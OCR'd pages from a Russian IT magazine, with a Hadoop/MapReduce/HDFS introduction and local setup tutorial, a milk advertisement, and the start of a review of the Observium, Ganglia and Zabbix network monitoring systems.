12/04/15 20:59:54 INFO mapred.JobClient: Counters: 30
12/04/15 20:59:54 INFO mapred.JobClient:   Job Counters
```

Запускаем задание MapReduce на выполнение

системы из 10 тысяч процессорных ядер, а сам проект передан фонду Apache. Этот момент стал ключевым в развитии проекта, о Hadoop начали активно писать в новостях, блогах, им заинтересовались многие интернет-компании.

Технологию взяли на вооружение такие гиганты, как Last.fm, Facebook, The New York Times, EBay. Исследования, проведенные в апреле 2008 года, показали правильность выбора технологии: Hadoop побил мировой рекорд производительности сортировки данных, обработав 1 Тб информации за 309 секунд на кластере из 910 узлов. Эти события еще больше подогрели интерес к новой разработке, в результате чего к 2010 году Hadoop превратился в самую известную и обсуждаемую технологию «больших данных». И это несмотря на то, что первый стабильный релиз фреймворка состоялся только в конце прошлого года.

В чем же изюминка Hadoop и почему он так быстро получил широкое распространение и всеобщее одобрение? Чтобы ответить на этот вопрос, мы должны более детально рассмотреть ключевую технологию, лежащую в его основе, а именно модель вычислений с говорящим названием MapReduce.

MAPREDUCE, ИЛИ КАК СКОРМИТЬ ПЕТАБАЙТЫ ДАННЫХ ТЫСЯЧАМ МАШИН

Именно MapReduce, несложный, но весьма интересный и свежий подход к распределенным вычислениям, и сделал Hadoop столь производительным и привлекательным в глазах крупных компаний. Изначально этот метод, предложенный Джеффри Дином и Санжаем Гемаватом, использовался и обкатывался только внутри Google, однако после публикации в 2004 году документа с подробным описанием MapReduce им заинтересовались многие программисты и архитекторы высоконагруженных систем и буквально за один год превратили ее в стандарт распределенной обработки данных.

Кроме Hadoop, MapReduce был реализован во многих открытых и закрытых проектах, включая компонент библиотеки Qt под названием Concurrent, CouchDB, MongoDB и Disco (реализация на языке Erlang от компании Nokia). Несмотря на то что технология была запатентована Google, поисковый гигант не требует за ее использование лицензионных отчислений и даже предоставил права на безвозмездное использование MapReduce фонду Apache.

Что же такое MapReduce? Говоря простым языком, это способ обработки данных множеством машин, основанный на разбиении входных данных и последующей сборке результатов их обработки для формирования конечного результата. На первый взгляд он очень похож на любые другие алгоритмы распределенной обработки данных, однако имеет свою изюминку, благодаря которой может обрабатывать огромные объемы информации (измеряемые в петабайтах) за очень небольшие сроки.

Если говорить просто и не вдаваться в подробности функционального программирования, на идеях которого и основан метод, MapReduce отличается умением распараллелить не только предварительную обработку данных после разбиения задачи на задания для узлов, но и свертку результатов и приведение их к общему виду. Другими словами, задача обработки информации в MapReduce всегда решается на уровне небольших блоков и с помощью множества машин, снимая с головного сервера работу по получению окончательных результатов.

Несмотря на то что MapReduce подходит для выполнения далеко не всех типов задач (по сути, он рассчитан только на задачи по свертке данных, такие, например, как получение таблицы со списком всех слов и частотой их использования из текстового файла), он решает сразу две проблемы классических моделей распределенных вычислений. Во-первых, головной сервер никак не участвует в обработке данных, благодаря чему производительность кластера приближается к общей суммарной производительности всех его узлов. Во-вторых, ни одному из узлов не приходится иметь дело с действительно большими объемами информации, которые могут просто-напросто не уместиться в память машины. Любая задача размазывается по узлам кластера равномерно, не перегружая ни один из них.


Кроме самого алгоритма MapReduce, в Hadoop реализован также и механизм защиты от сбоев, основанный на избыточности. Как и Google, разработчики Hadoop полагают, что для выполнения заданий будут использованы стандартные дешевые серверы или даже обычные настольные ПК, которые могут умирать, даже не издав предсмертного крика. По этой причине механизм защиты от сбоев в Hadoop реализован по принципу «незаменимых не бывает»: если один из узлов перестает отвечать на запросы головного сервера или затягивает выполнение работы, его задание передается другому узлу, а конечный результат будет принят у того, кто быстрее закончит работу.

К сожалению, в этой статье я не могу привести детальное описание MapReduce из-за необычности самого алгоритма, который требует большого теоретического введения (для людей, незнакомых с ФП). Все заинтересованные могут прочитать введение в MapReduce, пройдя по ссылкам, приведенным в боковых выносах. А мы пока попробуем разобраться, как Hadoop удается хранить данные петабайтных размеров.


HDFS, ИЛИ КАК ЗАСУНУТЬ СЛОНА В ХОЛОДИЛЬНИК

Вторая фундаментальная технология, лежащая в основе Hadoop, — это распределенная файловая система HDFS. Как и MapReduce, она почти полностью скопирована с файловой системы GFS, применяемой в Google, поэтому все, что ты знаешь о GFS, можно с вероятностью в 90% применить и к файловой системе Hadoop.


Как и многие другие распределенные файловые системы, HDFS позволяет распределить данные на множество узлов кластера, доступ к которым можно получить с помощью единой «точки входа». Основной упор при разработке этой ФС был сделан на высокую



Архитектура HDFS



Как HDFS реплицирует блоки данных



Как работает MapReduce

отказоустойчивость (что, в общем-то, свойственно всем подобным ФС), производительность и возможность хранения действительно больших файлов, вплоть до нескольких петабайт.

Достигаются эти характеристики за счет использования довольно простых механизмов. Способность хранить большие объемы данных связана с использованием поблочного метода хранения. Каждый узел кластера хранит блоки фиксированного размера, которые HDFS-клиент формирует и отсылает узлам по мере накопления данных. Чтобы гарантировать целостность блоков, клиент формирует контрольные суммы для каждых 512 байт и также отсылает их узлам кластера. Благодаря распределению задач, при котором значительную и самую ресурсоемкую часть работы выполняет клиент, удается разгрузить узлы, ответственные непосредственно за хранение и отдачу данных, и таким образом поднять общую производительность кластера.

Другое архитектурное решение HDFS заключается в использовании выделенного сервера для работы с метаданными. Этот подход впервые был применен в Lustre и до сих пор является стандартом во всех серьезных распределенных ФС. Сервер метаданных (который в HDFS носит имя NameNode) хранит информацию о именах файлов, их размере, каталоговых записях, правах доступа и адресах блоков, расположенных непосредственно на узлах хранения (DataNode). Обычно NameNode размещается на высокопроизводительном сервере, находящемся в непосредственной близости от клиентов, что обеспечивает высокую скорость обработки запросов доступа к файлам, хотя сам процесс записи/считывания блоков происходит в обход сервера имен и осуществляется напрямую между клиентом и узлом.

Для обеспечения отказоустойчивости HDFS использует метод репликации данных на несколько узлов. Когда клиент создает файл, NameNode возвращает ему список адресов узлов, подходящих для хранения этого файла, клиент устанавливает соединение с ближайшим из них, передает список других узлов и начинает процесс записи файла, поочередно передавая узлу все новые блоки данных. По мере получения блоков данных узел устанавливает соединение со следующим узлом из списка и передает блоки ему, тот, в свою очередь, передает блоки следующему узлу. Если в дальнейшем один из узлов выйдет из строя, незамедлительно начнется процесс репликации блоков на новые узлы. Такой подход позволяет, во-первых, обеспечить высокий уровень надежности хранения информации, а во-вторых, поднять производительность за счет возможности клиента сделать выбор между получением данных сразу с нескольких узлов или ближайшего узла, имеющего копию нужного блока.

Чтобы NameServer не стал единственной точкой отказа, администратор может назначить резервные серверы имен, которые смогут взять на себя обязанности головного сервера в случае сбоя. Пока главный сервер имен будет в строю, вторичный сервер будет постоянно синхронизировать свое состояние с ним, чтобы не допустить последующей потери метаданных.

Каждый сервер имен снабжен веб-интерфейсом, который позволяет просматривать статистику использования файловой системы, состояние кластера, произвести оценку объема хранящихся файлов, а также просмотреть содержимое файловой системы.

HADOOP COMMON

Поверх MapReduce и HDFS в Hadoop реализован набор инструментов управления HDFS и средств развертывания кластерной инфраструктуры. Основной компонент Hadoop Common — это интерпретатор командной строки для работы с HDFS, созданный под впечатлением от интерпретатора UNIX.

Он реализован как часть универсального инструмента Hadoop и реализует большую часть команд UNIX по управлению файлами, такими как cat, chmod, chown, chgrp, cp, du, ls, mkdir, mv, rm, tail и так далее. Для их вызова используется следующий синтаксис:

```
$ hadoop fs -команда URI
```

Кроме интерфейса к файловой системе, в инструменте Hadoop также реализован набор средств для развертывания и мониторинга кластера, управления кластером и контроля выполняемых задач.

ИСПОЛЬЗОВАНИЕ


В этой статье мы не будем рассматривать пример с развертыванием целого кластера, а остановимся на знакомстве с базовыми возможностями фреймворка, благо для этого в нем есть тестовый режим, позволяющий эмулировать работу кластера на одной физической машине.

Hadoop целиком и полностью написан на Java, поэтому перед установкой фреймворка придется обзавестись одноименной средой исполнения. В качестве операционной системы для тестирования и разработки подойдет Linux или Windows, однако разработчики замечают, что серьезных тестов Hadoop-кластеров на Win32 не проводилось, поэтому рекомендуют использовать для этих целей Linux. Я, как прожженный юниксоид, буду использовать для запуска Hadoop машину под управлением Linux, но все приведенные команды подойдут и для виндового сервера, поскольку их выполнение должно происходить в среде Cygwin.

Итак, для начала устанавливаем в систему Java 1.6, а также SSH-сервер (в Windows он должен быть установлен вместе с Cygwin). После этого скачиваем Hadoop со страницы goo.gl/fQE3n (на момент написания статьи последней версией была 1.0.2, поэтому перед загрузкой проверь наличие более свежей версии).

После завершения загрузки распаковываем архив и редактируем конфигурационные файлы так, чтобы все демоны Hadoop запускались на локальной машине (это и есть эмуляция кластера). В файл conf/core-site.xml пишем следующее:

```
<configuration>
```



Веб-интерфейс JobTracker

```
    <property>
        <name>fs.default.name</name>
        <value>hdfs://localhost:9000</value>
    </property>
</configuration>
```

Это конфигурационный файл головного сервера, здесь мы указали адрес HDFS-сервера. Далее необходимо отредактировать конфигурацию демона HDFS, располагающуюся в conf/hdfs-site.xml, и указать, что репликация данных должна осуществляться только на один узел DataNode (другими словами, отключаем избыточность):

```
<configuration>
    <property>
        <name>dfs.replication</name>
        <value>1</value>
    </property>
</configuration>
```

Также редактируем конфиг демона MapReduce conf/mapred-site.xml, в котором указываем адрес Job-трекера — сервера, ответственного за управление MapReduce-заданиями. Как и в первом конфиге, указываем адрес текущей машины:

```
<configuration>
```

```
[jim@myhost hadoop-1.0.2]$ bin/hadoop namenode -format
12/04/15 16:20:30 INFO namenode.NameNode: STARTUP_MSG:
/************************************************************
STARTUP_MSG: Starting NameNode
STARTUP_MSG:   host = myhost/127.0.0.1
STARTUP_MSG:   args = [-format]
STARTUP_MSG:   version = 1.0.2
STARTUP_MSG:   build = https://svn.apache.org/repos/asf/hadoop/common/branches/branch-1.0.2 -r 13
04954; compiled by 'hortonfo' on Sat Mar 24 23:58:21 UTC 2012
************************************************************/
Re-format filesystem in /tmp/hadoop-jim/dfs/name ? (Y or N) Y
12/04/15 16:20:33 INFO util.GSet: VM type       = 64-bit
12/04/15 16:20:33 INFO util.GSet: 2% max memory = 17.77875 MB
12/04/15 16:20:33 INFO util.GSet: capacity      = 2^21 = 2097152 entries
12/04/15 16:20:33 INFO util.GSet: recommended=2097152, actual=2097152
12/04/15 16:20:33 INFO namenode.FSNamesystem: fsOwner=jim
12/04/15 16:20:33 INFO namenode.FSNamesystem: supergroup=supergroup
12/04/15 16:20:33 INFO namenode.FSNamesystem: isPermissionEnabled=true
12/04/15 16:20:33 INFO namenode.FSNamesystem: dfs.block.invalidate.limit=100
12/04/15 16:20:33 INFO namenode.FSNamesystem: isAccessTokenEnabled=false accessKeyUpdateInterval=
0 min(s), accessTokenLifetime=0 min(s)
12/04/15 16:20:33 INFO namenode.NameNode: Caching file names occuring more than 10 times
12/04/15 16:20:33 INFO common.Storage: Image file of size 109 saved in 0 seconds.
12/04/15 16:20:33 INFO common.Storage: Storage directory /tmp/hadoop-jim/dfs/name has been succes
sfully formatted.
```

Создаем новую файловую систему

Model is Widely Applicable

MapReduce Programs In Google Source Tree

Count: 0, 200, 400, 600, 800, 1000

Mar 2003, May, Jul, Sep, Nov, Jan 2004, Mar, May, Jul, Sep

Example uses:

distributed grep	distributed sort	web link-graph reversal
term-vector per host	web access log stats	inverted index construction
document clustering	machine learning	statistical machine translation
...	...	...

Внедрение MapReduce в сервисы Google началось еще в 2003 году

```
    <property>
        <name>mapred.job.tracker</name>
        <value>localhost:9001</value>
    </property>
</configuration>
```

Также необходимо отредактировать скрипт conf/hadoop.env, указав в переменной JAVA_HOME путь до инсталляции Java (ее адрес можно выяснить с помощью команды «which java»):

```
export JAVA_HOME=/opt/java
```

Все компоненты Hadoop общаются используя SSH, поэтому стоит заранее проверить, можешь ли ты зайти на локальную машину без пароля:

```
$ ssh localhost
```

Если команда потребует пароль, придется произвести обмен ключами:

```
$ ssh-keygen -t dsa -P '' -f ~/.ssh/id_dsa
$ cat ~/.ssh/id_dsa.pub >> ~/.ssh/authorized_keys
```

Если ты ранее уже генерировал открытый ключ, первую команду можно пропустить. Теперь можно приступить к развертыванию «кластера». Для этого сначала создаем новую распределенную ФС (все дальнейшие команды следует выполнять, находясь в корневом каталоге Hadoop):

```
$ bin/hadoop namenode -format
```

Далее исполняем скрипт, который запустит все необходимые демоны на одной машине:

```
$ bin/start-all.sh
```

В результате в системе должны появиться четыре Java-процесса: NameNode, DataNode (компоненты HDFS), JobTracker и TaskTracker (MapReduce). В кластере все они обычно работают на разных машинах, причем NameNode и JobTracker имеют по одному экземпляру, а DataNode и TackTracker запускаются на всех остальных узлах кластера и выполняют роль хранилища и узлов-рабочих. В нашем случае все они будут иметь по одному экземпляру и рабо-

```
[j1m@myhost hadoop-1.0.2]$ ./bin/start-all.sh
starting namenode, logging to /home/j1m/hadoop-1.0.2/libexec/../logs/hadoop-j1m-namenode-myhost.o
ut
localhost: starting datanode, logging to /home/j1m/hadoop-1.0.2/libexec/../logs/hadoop-j1m-datano
de-myhost.out
localhost: starting secondarynamenode, logging to /home/j1m/hadoop-1.0.2/libexec/../logs/hadoop-j
1m-secondarynamenode-myhost.out
starting jobtracker, logging to /home/j1m/hadoop-1.0.2/libexec/../logs/hadoop-j1m-jobtracker-myho
st.out
localhost: starting tasktracker, logging to /home/j1m/hadoop-1.0.2/libexec/../logs/hadoop-j1m-tas
ktracker-myhost.out
[j1m@myhost hadoop-1.0.2]$
```

Запускаем сервисы Hadoop одной командой

INFO

Новая версия MS SQL Server и облачная платформа Windows Azure включают в себя адаптированную версию Hadoop.

тать на одной машине. Запусти jps, чтобы проверить это, если все ок, можно приступать к экспериментам.

Для начала проверим работоспособность веб-интерфейса NameNode и JobTracker. Для этого зайди на страницы http://localhost:50070 и http://localhost:50030. Также можно поэкспериментировать с командным интерпретатором HDFS:

```
$ bin/hadoop fs -ls /
$ bin/hadoop fs -mkdir /newdir
$ bin/hadoop fs -rmr /newdir
$ bin/hadoop fs -du /
```

Полную справку по поддерживаемым командам можно получить, выполнив:

```
$ bin/hadoop fs -help
```

Далее мы можем попробовать запустить свое первое MapReduce-приложение. Взять его можно из комплекта примеров, поставляемых вместе с фреймворком. Для теста воспользуемся распределенной версией утилиты Grep. Создадим в файловой системе HDFS каталог для хранения входных данных:

```
$ bin/hadoop fs -mkdir input
```

Положим в этот каталог несколько файлов, в которых необходимо произвести поиск строки. Пусть это будут конфигурационные файлы самого Hadoop:

```
$ bin/hadoop fs -put conf input
```

Запустим распределенный Grep для поиска строки по регулярному выражению 'dfs[a-z.]+' и помещения результата в каталог output:

```
$ bin/hadoop jar hadoop-examples-*.jar \
    grep input output 'dfs[a-z.]+'
```

На одной машине выполнение задания займет достаточно длительное время, поэтому придется подождать. По окончании процесса можно «вытащить» каталог output из HDFS:

```
$ bin/hadoop fs -get output output
```

Или просмотреть его содержимое прямо на месте:

```
$ bin/hadoop fs -cat output/*
```

После экспериментов можно завершить работу всех демонов с помощью следующей команды:

```
$ bin/stop-all.sh
```

ВЫВОДЫ

Hadoop, несомненно, станет платформой распределенных вычислений номер один в ближайшем будущем. Решающую роль в этом процессе сыграет не только MapReduce, покровительство и пример многих маститых компаний, но и простота развертывания кластера на его основе. Наверное, ты удивишься, но развернуть Hadoop на реальном железе из нескольких сотен машин будет ничуть не сложнее, чем выполнить установку в тестовом режиме.

localhost:50070/dfshealth.jsp

NameNode 'localhost.localdomain:9000'

Started: Sun Apr 15 21:14:26 YEKST 2012
Version: 1.0.2, r1304954
Compiled: Sat Mar 24 23:58:21 UTC 2012 by hortonfo
Upgrades: There are no upgrades in progress.

Browse the filesystem
Namenode Logs

Cluster Summary

Safe mode is ON. The ratio of reported blocks 1.0000 has reached the threshold 0.9990.
35 files and directories, 20 blocks = 55 total. Heap Size is 38.06 MB / 888.94 MB (4%)

Configured Capacity	:	7.43 GB
DFS Used	:	232 KB
Non DFS Used	:	6.91 GB
DFS Remaining	:	529.16 MB
DFS Used%	:	0 %
DFS Remaining%	:	6.96 %
Live Nodes	:	1
Dead Nodes	:	0
Decommissioning Nodes	:	0
Number of Under-Replicated Blocks	:	0

Веб-интерфейс NameNode

ЗООПАРК В ОБЛАКАХ

Hive и Pig — проекты, призванные упростить процесс обработки большого количества данных на кластерах Hadoop. Hbase — построенная на HDFS база данных, в которой все данные хранятся в колонках (является аналогом Google BigTable). ZooKeeper — система распределенной синхронизации приложений, с помощью которой можно легко реализовать такие задачи, как выбор лидера, обнаружение сервисов, распределенная блокировка.

WWW

- goo.gl/Lq5fy — инструкция по развертыванию реального Hadoop-кластера;
- goo.gl/EmFtZ — нагляднейшее введение в MapReduce от Джоэла Спольски;
- habrahabr.ru/post/103467 — простое и понятное введение в MapReduce на пальцах.


Вся продукция «ТЕВЬЕ МОЛОЧНИК» произведена из цельного
(невосстановленного) молока очень высокого качества.
Такой строгий контроль оказывается важным и для людей,
заботящихся о здоровье, поскольку в последнее время на рынке появилось
много подделок и разбавлений как молока, так и продуктов из него.
Тевье
молочник
Luxury
МОЛОКО
ПРИ ПОКУПКЕ
КАЧЕСТВА –
МОЛОКО
В ПОДАРОК

Сергей «grinder» Яремчук (grinder@synack.ru)



Сетевые наблюдатели

ОБЗОР ПОПУЛЯРНЫХ ОПЕНСОРСНЫХ СИСТЕМ МОНИТОРИНГА СЕТИ

Учитывая, что разные разработчики по-своему понимают, как должно выглядеть средство мониторинга сети, выбрать такое решение, которое бы максимально подходило для конкретной сетевой среды со всеми ее особенностями и нюансами, довольно сложно. Многие опенсорсные системы могут дать фору проприетарным продуктам и за использование традиционно денег не берут.

OBSERVIUM

Распространяемая под лицензией GNU GPL система мониторинга Observium (observium.org) для сбора данных использует SNMP и не требует установки агентов на клиентских системах. Поддерживает большое количество оборудования и ОС: Linux, FreeBSD, Windows, Cisco, Juniper, Brocade, Foundry, принтеры ряда производителей и многие другие девайсы. Одной из главных целей проекта является предоставление администратору простого в настройке и сопровождении инструмента с максимальной автоматизацией всех процессов и доступностью информации. Проект не сразу стал называться Observium, вначале он был известен как Kikker (2006), затем Project Observer (2006–2008) и ObserverNMS (2008–2010). Процесс обнаружения и подключения устройств к серверу максимально упрощен и редко требует ручной подстройки. Понятный интерфейс позволяет получать данные о состоянии систем (CPU, Mem, HDD, температура, вольтаж, частота и прочее), выводить историю и текущие показатели статистик (загрузка, процессы, пользователи, графики интерфейсов), оценивать производительность и ошибки сети (включая данные динамического роутинга BGP, OSPF и IPv6/v4). Поддерживается специфический протокол Cisco Discovery Protocol, позволяющий получать данные об оборудовании и настройках маршрутизаторов этой фирмы. Полный список устройств, работоспособность которых протестирована с Observium, можно найти по адресу: observium.org/wiki/

Supported_Devices. В консоли управления выводится информация из Syslog. Возможно подключение к сервису сбора и визуализации статистики Collectd и Smokeping (мониторинг состояния каналов).


После подключения графики всех серверов выводятся в панели Overview. Кроме этого, список всех систем и устройств расположен в меню Devices. Чтобы получить больше информации, надо просто навести курсор на график и задержать его на некоторое время, в результате появятся дополнительные графики. Практически все подпункты содержат фильтры, позволяющие отобрать для вывода только те данные, которые сейчас необходимы. При таких возможностях Observium не содержит какой-либо системы оповещения, он ориентирован только на сбор и визуализацию данных. То есть он не заменяет, а скорее дополняет другие средства мониторинга, вроде Nagios и Cacti, поэтому его часто разворачивают параллельно для вывода некоторых произвольных параметров. Разработчики брандмауэра m0n0wall (построенного на FreeBSD) в своем решении упростили подключение и контроль при помощи Observium. Проект также предлагает скрипты для контроля и мониторинга работы таких серверных приложений, как Apache, nginx и MySQL. Взяв их за основу, можно написать и свои. Номер текущей версии 0.11.5.2261 еще далек от финальной, но он отражает скорее планы разработчиков. Это вполне законченный продукт, готовый к промышленному использованию. Для отображения данных используется RRDtool, веб-интерфейс написан на PHP, все данные хранятся в MySQL, поэтому для установки можно использовать любой LAMP-сервер (поддерживается Apache с модулями mod_php и mod_rewrite). Также потребуются пакеты ipmitool, graphviz и fping. Разработчики предлагают доступ к SVN. В репозиториях дистрибутивов пакетов с Observium нет, хотя сам процесс установки, в общем, стандартен для приложений, написанных на PHP. На сайте можно найти подробные инструкции для Ubuntu, Debian, RHEL/CentOS/Fedora и FreeBSD. Также проект предоставляет демо-интерфейс (demo.observium.org), который позволит получить представление обо всех возможностях Observium, не устанавливая его.

GANGLIA


Система мониторинга Ganglia (ganglia.info) разработана в недрах Калифорнийского университета в Беркли, давшего жизнь многим популярным проектам, в том числе и знаменитой BSD. Ориентирована в первую очередь на масштабируемые системы — кластеры и грид-инфраструктуры; администратор может легко отслеживать в реальном времени статистику, историю целого кластера или каждого узла в отдельности, анализировать информацию о доступности систем. Как и Observium, Ganglia ориентирована на сбор метрик и не содержит встроенную систему оповещения, о неработающих или перегруженных узлах можно судить лишь по графикам и изменившемуся цвету в названии узла. Информация о состоянии берется напрямую из псевдофайловой системы /proc и обрабатывается модулем gmond, затем собирается в поток и перенаправляется на основной сервер демону gmetad. Обмен производится по UDP/TCP на 8649-м порту, поэтому его нужно разрешить в правилах файера. Раньше Ganglia могла собирать информацию только с систем, на которых был запущен агент, сейчас метрики можно получить практически с любого компьютера, для чего используется механизм Gmetric Spoofing. Возможна установка Ganglia на следующие ОС: Linux, *BSD, Mac OS X, Solaris, Windows и отдельные облачные сервисы вроде Amazon EC2. Для некоторых из них комьюнити предложены специальные скрипты, упрощающие процесс развертывания. Для представления данных используется XML, для передачи — XDR, функция визуализации и хранения возложена на RRDtool. Архитектура максимально адаптирована для обработки большого количества данных, в результате Ganglia без проблем может работать в кластере, который содержит более 1000 узлов. В числе компаний, которые используют для мониторинга своих систем Ganglia, можно найти NASA, Wikipedia, Microsoft, Twitter и многие другие известные проекты.

Веб-интерфейс построен на связке Apache + PHP. Возможности мониторинга можно расширять при помощи модулей. Например, gstat (Ganglia Cluster Status Tool) позволяет импортировать данные, собранные Ganglia, в другие приложения. Использование модуля gexec дает возможность реализовать систему удаленного выполнения задач в кластерах, позволяя прозрачно перенаправлять потоки и события между распределенными процессами (используется authd) и масштабировать систему вплоть до 1000 узлов без потери надежности. Поискав в интернете, можно найти скрипты, импортирующие статистику из популярных сервисов и приложений в понятный Ganglia вид: Ganglia-Tomcat (bitbucket.org/fahdsultan/ganglia-tomcat), Ganglia-Drupal (code.google.com/p/ganglia-drupal), embeddedgmetric (встроенные устройства, code.google.com/p/embeddedgmetric), расширенные метрики для Linux sfnet_gmod-linux (en.sourceforge.jp/projects/sfnet_gmod-linux) и многие другие. Специальный модуль Ganglia-Alert позволяет реализовать функционал отправки предупреждений (code.google.com/p/ganglia-alert). Возможна интеграция с Nagios, поэтому их часто устанавливают вместе.

В репозиториях дистрибутива нужный пакет, как правило, уже присутствует. Для установки в Debian/Ubuntu достаточно выполнить команды:



Консоль Observium с данными обо всех контролируемых серверах



Observium позволяет получить информацию по каждому устройству и системе



Ganglia адаптирована для мониторинга кластеров

```
$ sudo apt-get install ganglia-monitor ganglia-webfrontend
$ sudo cp /etc/ganglia-webfrontend/apache.conf \
    /etc/apache2/conf.d/ganglia-webfrontend.conf
$ sudo service apache2 restart
```

После чего следует отредактировать конфигурационные файлы gmond.conf (настройки кластера) и gmetad.conf (источники данных).

ZABBIX

Мощная система распределенного мониторинга, ориентированная на любой уровень — от небольших компаний до кластерных систем. Написана Алексеем Владышевым, поддерживается латвийской компанией Zabbix SIA и распространяется по условиям GNU GPL. Позволяет собирать и отслеживать статусы серверов, сервисов, приложений и сетевого оборудования. Возможен распределенный мониторинг производительности и доступности вплоть до 1000 узлов, автоматическое обнаружение узлов (по диапазону IP, сервисам и SNMP), с отчетностью и отслеживанием тенденций. Конфигурация серверов Zabbix централизована, при этом старшие по иерархии узлы контролируют настройки подчиненных серверов. Кроме сбора данных, предусмотрены уведомления пользователей различными способами (e-mail, SMS, Jabber) и реакция на события в виде выполнения команд.

После подключения всех систем будет сгенерирована наглядная карта сети.

Возможен комплексный мониторинг, когда группа хостов определяется как один узел. Состояние системы определяет набор триггеров; что интересно, Zabbix умеет различать связанные события, поэтому в случае выхода из строя маршрутизатора админ получит соответствующее сообщение только о его неисправности, а не будет завален информацией о выходе из строя всех узлов, к которым Zabbix не может получить доступ. Все данные доступны через веб-интерфейс, причем система визуализации позволяет самостоятельно настроить вывод, и на одном графике может отражаться несколько значений, а внешний вид панелей легко подстроить «под себя».

Реализована мощная система отчетов, способная выводить состояние системы за любой период в виде таблиц, рисунков и текстовых данных. Интерфейс локализован, доступна удобная панель, позволяющая перевести все сообщения на любой язык.

